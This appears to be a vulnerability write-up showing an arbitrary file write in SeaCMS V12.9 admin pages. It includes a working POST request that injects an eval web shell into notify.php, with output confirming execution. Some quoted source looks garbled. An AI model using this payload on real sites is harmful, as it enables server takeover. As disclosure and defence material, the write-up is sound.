


SeaCMS V12.9 Arbitrary file write vulnerability

Environment

- Windows 10 22H2
- AMD Ryzen 7 4800H with Radeon Graphics
- Apache 2.4.39
- MySQL 5.7.26
- PHP 7.3.4nts(PHP7)

Installation

[Index of /download/ \(seacms.com\)](https://www.seacms.com/download/)




📁 v11.6升级至11.7升级包.zip	2022-08-09 18:04
📄 v11.7升级至v11.8升级包.zip	2022-08-09 18:04
📄 v11.8升级至v11.9升级包.zip	2022-08-09 18:04
📄 v11.9升级至v12升级包.zip	2022-08-09 18:04
📄 v12.1升级至12.2升级包.zip	2022-08-09 18:04
📄 v12.2升级至12.3升级包.zip	2022-08-09 18:04
📄 v12.3升级至12.4升级包.zip	2022-08-09 18:04
📄 v12.4升级至12.5升级包_f.zip	2022-08-09 18:04
📄 v12.5升级至12.6升级包_z.zip	2022-08-09 18:04
📄 v12.6升级至12.7升级包.zip	2022-09-21 17:44
📄 v12.7升级至12.8升级包.zip	2022-12-10 23:23
📄 v12.8升级至12.9升级包.zip	2023-02-11 17:08
📄 v12升级至12.1升级包.zip	2022-08-09 18:04
📄 海洋CMS_安装包_v12.9.zip	2023-02-11 17:09
📄 海洋cms历史升级包合集.zip	2022-08-09 18:06
📄 破解图片防盗链php单文件.zip	2022-08-09 18:04

You need to put it in the root directory and delete the install folder.

After the installation is complete, a background address is randomly generated

Vulnerability description

There are these php files in the 'data/admin' directory



Corresponding source

- admin_ip.php
- admin_notify.php
- admin_ping.php
- admin_smtp.php
- admin_weixin.php

No filter is added to the uploaded parameters, and all of them have arbitrary file write vulnerabilities

admin_ip.php source code

```
<?php
header('Content-Type:text/html;charset=utf-8');
require_once(dirname(__FILE__)."/config.php");
CheckPurview();
if($action=="set")
{
    $v= $_POST['v'];
    $ip = $_POST['ip'];
    $open=fopen("../data/admin/ip.php","w" );
    $str='<?php  ';
    $str.=' $v =  ';
    $str.=" $v";
    $str.='"; ';
    $str.=' $ip =  ';
    $str.=" $ip";
    $str.='"; ';
    $str.=" ?>";
    fwrite($open,$str);
    fclose($open);
    ShowMsg("成功保存设置!", "admin_ip.php");
    exit;
}
```

admin_notify.php source code

```

<?php
header('Content-Type:text/html;charset=utf-8');
require_once(dirname(__FILE__)."/config.php");
CheckPurview();
if($action=="set")
{
    $notify1= $_POST['notify1'];
    $notify2= $_POST['notify2'];
    $notify3= $_POST['notify3'];
    $open=fopen("../data/admin/notify.php","w" );
    $str='<?php  ';
    $str.=' $notify1 =  ';
    $str.=" $notify1";
    $str.='";  ';
    $str.=' $notify2 =  ';
    $str.=" $notify2";
    $str.='";  ';
    $str.=' $notify3 =  ';
    $str.=" $notify3";
    $str.='";  ';
    $str.=" ?>";
    fwrite($open,$str);
    fclose($open);
    ShowMsg("成功保存设置!", "admin_notify.php");
    exit;
}

```

admin_ping.php source code

```
<?php
header('Content-Type:text/html;charset=utf-8');
require_once(dirname(__FILE__)."/config.php");
CheckPurview();
if($action=="set")
{
    $weburl= $_POST['weburl'];
    $token = $_POST['token'];
    $open=fopen("../data/admin/ping.php","w" );
    $str='<?php  ';
    $str.=' $weburl = "';
    $str.=" $weburl";
    $str.='"; ';
    $str.=' $token = "';
    $str.=" $token";
    $str.='"; ';
    $str.=" ?>";
    fwrite($open,$str);
    fclose($open);
    ShowMsg("成功保存设置!", "admin_ping.php");
    exit;
}
```

admin_smtp.php source code

```

<?php
header('Content-Type:text/html;charset=utf-8');
require_once(dirname(__FILE__)."/config.php");
CheckPurview();
if($action=="set")
{
    $weburl= $_POST['smtpserver'];
    $token = $_POST['smtpserverport'];
    $token = $_POST['smtpusermail'];
    $token = $_POST['smtpuser'];
    $token = $_POST['smtppass'];
    $open=fopen("../data/admin/smtp.php","w" );
    $str='<?php  ';
    $str.=' $smtpserver = ''';
    $str.=" $smtpserver";
    $str.='"; ';
    $str.=' $smtpserverport = ''';
    $str.=" $smtpserverport";
    $str.='"; ';
    $str.=' $smtpusermail = ''';
    $str.=" $smtpusermail";
    $str.='"; ';
    $str.=' $smtpname = ''';
    $str.=" $smtpname";
    $str.='"; ';
    $str.=' $smtpuser = ''';
    $str.=" $smtpuser";
    $str.='"; ';
    $str.=' $smtppass = ''';
    $str.=" $smtppass";
    $str.='"; ';
    $str.=' $smtpreg = ''';
    $str.=" $smtpreg";
    $str.='"; ';
    $str.=' $smtppsw = ''';
    $str.=" $smtppsw";
    $str.='"; ';
}

```

admin_weixin.php source code

```

<?php
header('Content-Type:text/html;charset=utf-8');
require_once(dirname(__FILE__)."/config.php");
CheckPurview();
if($action=="set")
{
    $isopen = $_POST['isopen'];
    $title = htmlspecialchars($_POST['title']);
    $url = $_POST['url'];
    $ckmov_url = $_POST['ckmov_url'];
    $follow = htmlspecialchars($_POST['follow']);
    $noc = htmlspecialchars($_POST['noc']);
    $dpic = $_POST['dpic'];
    $help = htmlspecialchars($_POST['help']);
    $topage = $_POST['topage'];
    $sql_num = intval($_POST['sql_num']);
    $dwz = $_POST['dwz'];
    $dwztoken = $_POST['dwztoken'];

    $msg1a = $_POST['msg1a'];
    $msg1b = $_POST['msg1b'];
    $msg2a = $_POST['msg2a'];
    $msg2b = $_POST['msg2b'];
    $msg3a = $_POST['msg3a'];
    $msg3b = $_POST['msg3b'];
    $msg4a = $_POST['msg4a'];
    $msg4b = $_POST['msg4b'];
    $msg5a = $_POST['msg5a'];
    $msg5b = $_POST['msg5b'];
}

```

Take admin_notify.php as an example


```

POST /y87b2f/admin_notify.php ?action=set HTTP/1.1
Host: 192.168.3.99
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,
en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin: http://192.168.3.99
Connection: close
Referer:
http://192.168.3.99/y87b2f/admin_notify.php
Cookie: PHPSESSID=ucnqm47f239h9b7aultbe85kum
Upgrade-Insecure-Requests: 1

notify1=1&notify2=1&notify3=1";eval($_POST["a"]);"

```

Successful write to file

 notify.php - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php $notify1 = "1"; $notify2 = "1"; $notify3 = "1";eval($_POST["a"]);"; ?>
```

Execute a command

http://192.168.3.99/data/admin/notify.php

☒ Post data ☐ Referer ☐ User Agent

a=phpinfo();

PHP Version 7.3.4



System	Windows NT DESKTOP-VT11V66 10.0 build 19045 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI

Repair suggestion

Add upload filter